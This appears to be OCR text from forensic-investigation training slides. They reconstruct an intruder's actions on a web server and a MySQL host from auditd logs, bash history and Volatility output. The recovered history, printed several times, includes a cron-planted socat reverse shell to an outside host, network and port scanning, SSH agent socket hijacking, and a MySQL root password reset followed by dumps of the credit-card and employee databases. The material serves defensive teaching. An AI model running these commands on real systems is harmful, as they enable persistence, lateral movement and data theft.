
  SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh-add -l

  SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh mysql_cluster

Scenario-based investigation

Analysis on webapp_primary


- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on webapp_primary


- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on webapp_primary


- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on webapp_primary


- BCC tcptop



Scenario-based investigation

Analysis on webapp_primary


- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on webapp_primary


- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on webapp_primary

- BCC tcptop



Scenario-based investigation

Analysis on webapp_primary

- Bash history - /root/.bash_history


```
id
whoami
cat /etc/crontab
crontab -l
echo "0 * * * * root socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane" >> /etc/crontab
cat /etc/crontab
for network in `seq 1 254`; do ping -c 2 192.168.9.$network ; done
for port in 21 22 80 8080 3306; do nc -vn -w 2 192.168.9.133 $port; done
pstree -p root
strings /proc/8762/environ
SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh-add -l
SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh mysql_cluster
w
ls -ltr
exit
.bash_history (END)
```

Scenario-based investigation

Analysis on webapp_primary

- Volatility linux_bash plugin

```
40895 bash              2019-10-10 14:52:07 UTC+0000   id
40895 bash              2019-10-10 14:52:07 UTC+0000   whoami
40895 bash              2019-10-10 14:52:07 UTC+0000   cat /etc/crontab
40895 bash              2019-10-10 14:52:07 UTC+0000   crontab -l
40895 bash              2019-10-10 14:52:07 UTC+0000   echo "0 * * * * root socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane" >> /etc/crontab
40895 bash              2019-10-10 14:52:07 UTC+0000   cat /etc/crontab
40895 bash              2019-10-10 14:52:07 UTC+0000   for network in `seq 1 254`; do ping -c 2 192.168.9.$network ; done
40895 bash              2019-10-10 14:52:07 UTC+0000   for port in 21 22 80 8080 3306; do nc -vn -w 2 192.168.9.133 $port; done
40895 bash              2019-10-10 14:52:07 UTC+0000   pstree -p root
40895 bash              2019-10-10 14:52:07 UTC+0000   strings /proc/8762/environ
40895 bash              2019-10-10 14:52:07 UTC+0000   SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh-add -l
40895 bash              2019-10-10 14:52:07 UTC+0000   SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh mysql_cluster
```



```
id
whoami
cat /etc/crontab
crontab -l
echo "0 * * * * root socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane" >> /etc/crontab
cat /etc/crontab
for network in `seq 1 254`; do ping -c 2 192.168.9.$network ; done
for port in 21 22 80 8080 3306; do nc -vn -w 2 192.168.9.133 $port; done
pstree -p root
strings /proc/8762/environ
SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh-add -l
SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh mysql_cluster
```

Scenario-based investigation

Analysis on webapp_primary

- Volatility linux_netstat plugin

Scenario-based investigation

Situational Awareness & Availability

- Attacker activity on mysql_cluster

  ps -ef

  netstat -untap

  ss -untap

  ls -ltr /

  ls -ltR /

  cd /var/lib/mysql

  systemctl stop mysql

  systemctl start mysql

  sudo mysqld --skip-grant-tables --skip-networking &

Scenario-based investigation

Access mySQL Database


- Attacker activity on mysql_cluster

```
sudo mysql

FLUSH PRIVILEGES;

SET PASSWORD FOR 'root'@'localhost' = PASSWORD('50m30n3w45h3r3!');

FLUSH PRIVILEGES;

exit;


mysqldump -u root -p50m30n3w45h3r3! credit_cards | gzip >  credit_cards.sql.gz

mysqldump -u root -p credit_cards | gzip >  credit_cards.sql.gz

mysqldump -u root -p suppliers | gzip >  suppliers.sql.gz

mysqldump -u root -p employees | gzip >  employees.sql.gz
```

Scenario-based investigation

Analysis on mysql_cluster


- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*




Scenario-based investigation

Analysis on mysql_cluster

- Auditd Logs - /var/log/audit/audit.log*

